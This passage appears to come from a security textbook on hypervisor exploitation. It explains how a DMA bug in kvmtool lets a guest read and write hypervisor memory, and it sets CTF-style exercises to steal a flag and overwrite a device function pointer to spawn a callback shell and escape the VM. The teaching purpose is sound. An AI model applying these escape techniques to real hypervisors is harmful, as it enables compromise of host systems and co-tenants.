This type of bug can do much more than just crash the hypervisor. Let's call a DMA operation where the memory address is outside the guest's memory *malicious*, and *normal* a non-malicious one. Because




Figure 11.5 – A normal DMA input operation

of the missing checks in the hypervisor code, malicious DMA operations can access the hypervisor's private memory: to access host virtual address x, the guest can order a malicious operation on the fake guest physical address $x - \texttt{GUESTMEM}$, which the hypervisor translates into a `memcpy()` to or from host virtual address $\texttt{GUESTMEM} + (x - \texttt{GUESTMEM}) = x$. Now the guest can perform:

- *arbitrary memory reads* by issuing a malicious DMA output to any sector followed by a normal DMA input from the same sector;
- *arbitrary memory writes* by issuing a normal DMA output to any sector followed by a malicious DMA input from the same sector.

Consider the "arbitrary memory read" case. The first malicious DMA output operation copies 512 bytes of hypervisor memory (chosen by us) to the broken hard disk. See, for example, Figure 11.6: from within the target machine, it's as if the hypervisor memory come out of nowhere and was stored on the disk. Now all we have to do is read from the disk using a normal DMA operation targeting a buffer in our module.

To perform the second operation, we need to declare a buffer somewhere and we need to know some more details about the context in which our module is running. In particular, note the presence of the MMU in Figure 11.4: all the addresses we use in our module are (guest) virtual, but the broken device wants (guest) physical addresses to work properly, so we need to translate the address of our buffer into a (guest) physical address. How we do this depends on where we allocate the buffer. When the kernel loads our module into memory, it uses `vmalloc()` to allocate the necessary space; this function allocates not necessarily contiguous physical pages and then creates a virtual mapping to make them look contiguous. If we declare the buffer as a global variable, the buffer will go into the `.data` or `.bss` sections of our module that are loaded in the way just described, and to obtain




Figure 11.6 – A malicious DMA output operation

the buffer's (guest) physical address we need to walk the page tables created by `vmalloc()`. The kernel contains the `vmalloc_to_pfn()` function that can do this for us. To use it we need to "`#include <linux/dma-mapping.h>`". Be careful: the function returns a Page Frame Number, and to get the physical address you need to append the lower 12 bits of the virtual address. For example, to get the (guest) physical address p corresponding to (guest) virtual address v you have to calculate:

```
p = (vmalloc_to_pfn(v) << 12) | (v & 0xFFF);
```

Note that the kernel is concurrent, so global variables should be accessed with care (in the general case—there are no problems in our simple examples).

Another option is to allocate the buffer on the stack, or on the heap using `kmalloc()` (the latter is preferable since the kernel stack is very small). In these cases, the buffer is placed in the "direct mapping" region of the Linux kernel, which is a region of addresses that maps all available physical memory contiguously. The conversion from (guest) virtual to (guest) physical addresses is much simpler in this case, since it amounts to subtracting a constant, and can be done with the `virt_to_phys()` function, which should already be available in your module.

Exercise 11.2 — vm2. Use the "arbitrary memory read" idea to steal the contents of the `flag[]` array in challenge *vm2*. ■

Of course, the "arbitrary memory write" feature is the most powerful. We select a region of the hypervisor memory we want to overwrite, prepare the desired replacement in a buffer, write the buffer to the broken disk with a normal DMA output operation, and finally overwrite the target region with a malicious DMA input operation. What are possible targets for overwriting? Recall that the malicious final `memcpy()` is performed by the hypervisor itself, which is a normal process running on the host system. We cannot get the hypervisor to overwrite its own `.text` sections: the host kernel will prevent that. The candidate targets for overwriting are the usual ones, such as the stack or a function pointer, to redirect the hypervisor's control flow. In particular, `lkvm` makes extensive use of function pointers, to implement the methods of the emulated devices. The attacker can overwrite these, and then interact with the device in a way that tricks the hypervisor into following the pointer.

To make the exercise more manageable, challenge *vm3* contains a *foo* device that is easy to exploit. The definition of the device is in the `hw/foo.c` file in the `kvmtool` sources. The device implements a log to which the guest can append messages and select the destination of the messages. The device connects to the guest bus with an interface that contains two I/O ports:

- `PORT`: (at guest I/O address `0x200`) writing a guest physical address to this port appends a new message to the log (the address should point to a null-terminated string);
- `SEL`: (at guest I/O address `0x204`) selects the destination of the messages (only two are implemented: 0 for discard, 1 for default).

Internally, the hypervisor defines a function for each possible message destination (in this case, `foo_log()` and `foo_null()`) and the device descriptor contains a pointer `foo_ptr` to the currently selected function. Writing to `SEL` selects the current function, while writing an address *a* to `PORT` calls the current function with *a* (converted from guest physical to host virtual) as an argument.

Exercise 11.3 — vm3. Exploit the bug to overwrite `foo_ptr`, spawn a callback shell and escape from the VM. ■

Since the hypervisor is just a userspace program, the possible mitigations for these types of bugs are the same ones that we already know: NX protection prevents the guest from redirecting execution to its own guest memory; ASLR makes it difficult for the guest to know the addresses of the hypervisor's data, code and libraries; CFI can block ROP attacks, and so on. All of these protections have been disabled in the examples.

R In particular, the guest memory has been mapped executable into the hypervisor memory, so one possible way to solve *vm3* is to let the hypervisor jump into our module code. If you go this route, be careful: you are writing code that will be executed by the hypervisor in *its own context*, i.e., the context of a userspace program running on the host. In particular, the code must use host virtual addresses and host library functions.

Of course, in addition to bugs in the userspace hypervisors, bugs in the KVM module *itself* are also possible. In this case, we can apply the same considerations already seen for kernel bugs in general.